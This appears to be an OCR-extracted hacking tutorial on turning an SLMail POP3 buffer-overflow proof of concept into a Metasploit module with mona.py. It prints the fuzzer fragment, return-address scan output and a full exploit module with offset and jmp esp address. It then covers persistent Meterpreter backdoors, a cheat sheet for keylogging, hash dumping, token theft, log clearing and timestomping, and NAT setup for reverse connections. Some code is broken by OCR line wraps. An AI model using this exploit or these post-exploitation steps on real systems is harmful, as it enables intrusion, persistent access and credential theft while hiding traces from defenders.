We have posted the Proof of Concept [PoC] for the SLMAIL exploit. Let's do the same with Metasploit framework and a great tool [mona.py].

We have two options here – either write the Metasploit Module for the SLMAIL exploit line by line or use some automation.


Since we have already coded the exploit in python and Metasploit runs on ruby, let's use some quick automation with [mona.py] to develop working Metasploit module for exploiting SLMAIL. We will keep highlighting both Metasploit and mona.

Requirements:

1 – The great [mona.py] script
2 – Immunity debugger
3 – SLMAIL vulnerable version

Step 01 – Run slmail with immunity debugger.

Step 02 – Generate pattern with mona as shown below.



Step 03 – Go to the immunity folder and locate the pattern file, copy and save it in your fuzzer script. You can modify the PoC and only send this pattern to the vulnerable application.

Metasploit Pattern Creation Command Line options


```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 5000 Aa0Aa1Aa2Aa
3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
d2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0
Ag1Ag2Ag3Ag4Ag5...
```

API way to create pattern:

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
        buf = ''
        idx = 0
        offsets = []
        sets.length.times { offsets << 0 }
        until buf.length >= length
                begin
                        buf << converge_sets(sets, 0, offsets, length)
                rescue RuntimeError
                        break
                end
        end
        # Maximum permutations reached, but we need more data
        if (buf.length < length)
                buf = buf * (length / buf.length.to_f).ceil
        end
        buf[0,length]
end
```

Pattern Generation with Mona

We saved the pattern generated by mona.py in our PoC and we will be sending this as a junkcode.



```
pattern =
    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8A
    d9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah0
    Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al
    8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7A
    p8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7
    AtBAt9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax
    7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
    b7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6
    Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj
    6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5B
    n6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5
    Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv
    5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4B
    z5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4
    Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7CeBCe9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch
    4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3C
    l4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3
    Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct
    3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2C
    x3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7CyBCy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2
    Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df
    2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1D
    j2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1
    Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr
    1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv0
    v1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0
    Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed
    0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9E
    h0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo
    9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es
    s9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8
    Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7ExBEx9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey0Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa
    8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7F
    e0Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7
    Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm
    7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6F
    q7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6
    Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy
    6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5G
    c6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5
    Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk
    5Gk"
```


```
data = mysocket.recv(1024)
print "Response received from the Victim Machine:\n" + data

try:
    mysocket.send('PASS ' + pattern + '\r\n')
    print "Buffer Sent:\n" + data
    #print "Fuzzed...\nLooks like application is crashed and we have rooted.."
    #print "try connecting to the victim machine use command\nnc -nv address 9988"
    #data = mysocket.recv(1024)
    #print data
    if not data:
            print "Data is None"
except:
    print "in exept"

#tryvictim = 1
#maxtry = 10
#print "Executing command to get shell via nc"
```


Find the return address with mspescan in Metasploit

```
root@kali:~# msfpescan -p slmail.exe
[slmail.exe] 0x0042e947 pop esi; pop ebp; ret 0x0042f88b pop esi; pop ebp; ret 0x00458e68
pop esi; pop ebp; ret 0x00458edb pop esi; pop ebp; ret 0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret  0x00780b25 pop ebp; pop ebx; ret 0x00780c1e pop ebp;
pop ebx; ret 0x00784fb8 pop ebx; pop ebp; ret 0x0078506e pop ebx; pop ebp; ret 0x00785105
pop ecx; pop ebx; ret 0x0078517e pop esi; pop ebx; ret
```

Code Generation with Mona

Fuzzing with our fuzzer will crash the application and now it's a time to do some quick module generation writes with a single mona command as shown below. SLMAIL running with Immunity debugger.





Now, you can see that exploit.rb file is ready with the skeleton of the Module for Metasploit. What mona has done for you:

Find the EIP location, determine offset and much more. Let's see what the exploit.rb has for us.

```
##
# This module requires Metasploit: http://metasploit.com/download
```

```
# Current source: https://github.com/rapid7/metasploit-framework
##

require'msf/core'

class Metasploit3 < Msf::Exploit::Remote

#Rank  definition:  http://dev.metasploit.com/redmine/projects/framework/wiki/Exploit_
Ranking

#ManualRanking/LowRanking/AverageRanking/NormalRanking/GoodRanking/GreatRanking/
ExcellentRanking

Rank = NormalRanking

include Msf::Exploit::Remote::Tcp

def initialize(info = {})

super(update_info(info,

'Name'    => 'insert name for the exploit',

'Description'  => %q{
Provide information about the vulnerability / explain as good as you can

Make sure to keep each line less than 100 columns wide

},

'License'    => MSF_LICENSE,

'Author'    =>
[

'insert_name_of_person_who_discovered_the_vulnerability<user[at]domain.com>',        #
Original discovery

'<insert your name here>',  # MSF Module

],

'References'  =>
[

[ 'OSVDB', '<insert OSVDB number here>' ],

[ 'CVE', 'insert CVE number here' ],

[ 'URL', '<insert another link to the exploit/advisory here>' ]

],

'DefaultOptions' =>

{

'ExitFunction' => 'process', #none/process/thread/seh

#'InitialAutoRunScript' => 'migrate -f',
```

```
},

'Platform'  => 'win',

'Payload'  =>

{

'BadChars' => "", # <change if needed>

'DisableNops' => true,

},

'Targets'    =>
[

[ '<fill in the OS/app version here>',

{

'Ret'     =>  0x7608bce1, # jmp esp - MSVCP60.dll

'Offset'  =>  4654

}

],

],

'Privileged'  => false,

#Correct Date Format: "M D Y"

#Month format: Jan,Feb,Mar,Apr,May,Jun,Jul,Aug,Sep,Oct,Nov,Dec

'DisclosureDate'  => 'MONTH DAY YEAR',

'DefaultTarget'  => 0))

register_options([Opt::RPORT(110)], self.class)

end

def exploit

connect

buffer =  rand_text(target['Offset'])
buffer << [target.ret].pack('V')
buffer << Metasm::Shellcode.assemble(Metasm::Ia32.new, 'add esp,-1500').encode_string #
avoid GetPC shellcode corruption

buffer << payload.encoded  #max 336 bytes

print_status("Trying target #{target.name}...")

sock.put(buffer)
```

```
handler

disconnect

end

end
```

How easy it is!! But it was much difficult to write it in python. Keep learning keep hackin9.

Note: To use mona to develop a working Metasploit module, you should generate a pattern using mona only and then simply use the suggest feature to develop the working module.

Post Exploitation

Once you successfully exploit your target, you may put a backdoor to connect back to this system. Let's try.

Here we are installing meterpreter as a service to the exploited system so that we can connect back to hit again even if the current vulnerability goes void.

The Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more. Metepreter was originally written by skape for Metasploit 2.x. Common extensions were merged for 3.x and it is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somehow portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

How Meterpreter Works

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Meterpreter Design Goals

Stealthy

- Meterpreter resides entirely in memory and writes nothing to disk.
- No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
- By default, Meterpreter uses encrypted communications.
- All of these provide limited forensic evidence and impact on the victim's machine.

Powerful

- Meterpreter utilizes a channelized communication system.
- The TLV protocol has few limitations.

Extensible

- Features can be augmented at runtime and are loaded over the network.
- New features can be added to Meterpreter without having to rebuild it.

Adding Runtime Features

New features are added to Meterpreter by loading extensions.

- The client uploads the DLL over the socket.
- The server running on the victim's system loads the DLL in-memory and initializes it.
- The new extension registers itself with the server.
- The client on the attacker's machine loads the local extension API and can now call the extensions functions.

This entire process is seamless and takes approximately 1 second to complete.

Quick Cheat Sheet

- **?** – help menu
- **background** – moves the current session to the background
- **bgkill** – kills a background meterpreter script
- **bglist** – provides a list of all running background scripts
- **bgrun** – runs a script as a background thread
- **channel** – displays active channels
- **close** – closes a channel
- **exit** – terminates a meterpreter session
- **help** – help menu
- **interact** – interacts with a channel
- **irb** – go into Ruby scripting mode
- **migrate** – moves the active process to a designated PID
- **quit** – terminates the meterpreter session
- **read** – reads the data from a channel
- **run** – executes the meterpreter script designated after it
- **use** – loads a meterpreter extension
- **write** – writes data to a channel

Step 2: File System Commands

- **cat** – read and output to stdout the contents of a file
- **cd** – change directory on the victim
- **del** – delete a file on the victim
- **download** – download a file from the victim system to the attacker system
- **edit** – edit a file with vim
- **getlwd** – print the local directory
- **getwd** – print working directory
- **lcd** – change local directory
- **lpwd** – print local directory
- **ls** – list files in current directory
- **mkdir** – make a directory on the victim system
- **pwd** – print working directory
- **rm** – delete a file
- **rmdir** – remove directory on the victim system
- **upload** – upload a file from the attacker system to the victim

Step 3: Networking Commands

- **ipconfig** – displays network interfaces with key information including IP address, etc.
- **portfwd** – forwards a port on the victim system to a remote service
- **route** – view or modify the victim routing table

Step 4: System Commands

- **clearav** – clears the event logs on the victim's computer
- **drop_token** – drops a stolen token
- **execute** – executes a command
- **getpid** – gets the current process ID (PID)
- **getprivs** – gets as many privileges as possible
- **getuid** – get the user that the server is running as
- **kill** – terminate the process designated by the PID
- **ps** – list running processes
- **reboot** – reboots the victim computer
- **reg** – interact with the victim's registry
- **rev2self** – calls RevertToSelf() on the victim machine
- **shell** – opens a command shell on the victim machine
- **shutdown** – shuts down the victim's computer
- **steal_token** – attempts to steal the token of a specified (PID) process
- **sysinfo** – gets the details about the victim computer such as OS and name

Step 5: User Interface Commands

- **enumdesktops** – lists all accessible desktops
- **getdesktop** – get the current meterpreter desktop
- **idletime** – checks to see how long since the victim system has been idle
- **keyscan_dump** – dumps the contents of the software keylogger
- **keyscan_start** – starts the software keylogger when associated with a process such as Word or browser
- **keyscan_stop** – stops the software keylogger
- **screenshot** – grabs a screenshot of the meterpreter desktop
- **set_desktop** – changes the meterpreter desktop
- **uictl** – enables control of some of the user interface components

Step 6: Privilege Escalation Commands

- **getsystem** – uses 15 built-in methods to gain sysadmin privileges

Step 7: Password Dump Commands

- **hashdump** – grabs the hashes in the password (SAM) file

Note: Hasdump hashdump will often trip AV software, but there are now two scripts that are more stealthy, "run hashdump" and "run smart_hashdump". Look for more on those on my upcoming meterpreter script cheat sheet.

Step 8: Timestomp Commands

- **timestomp** – manipulates the modify, access, and create attributes of a file

Extended Usage

Armitage is a fantastic GUI front-end for the Metasploit Framework developed by Raphael Mudge with the goal of helping security professionals understand hacking better and to help them realize the power of Metasploit. Further information about this excellent project can be obtained at Armitage's Official Website.

Metasploit Behind the NAT

Okay, so far so good, this all works good if you are directly connected to the internet with a public IP. What if you are behind a NAT or on a LAN? These exploitation theories will not work at all. You need some twisting and configuration in your home device. We will quickly guide you on how to make Metasploit work while you run it from a LAM machine.

The port forwarding
You have to setup port on the home device you use for Internet connectivity. This allows you to open a single port or a range of ports.

How it works:

Since we are behind NAT, we have to use the public IP address of the router/firewall as LHOST. When the exploit is executed, this IP will be embedded in the shellcode and when the initial Meterpreter shellcode runs on the target, it will connect back to this IP address.

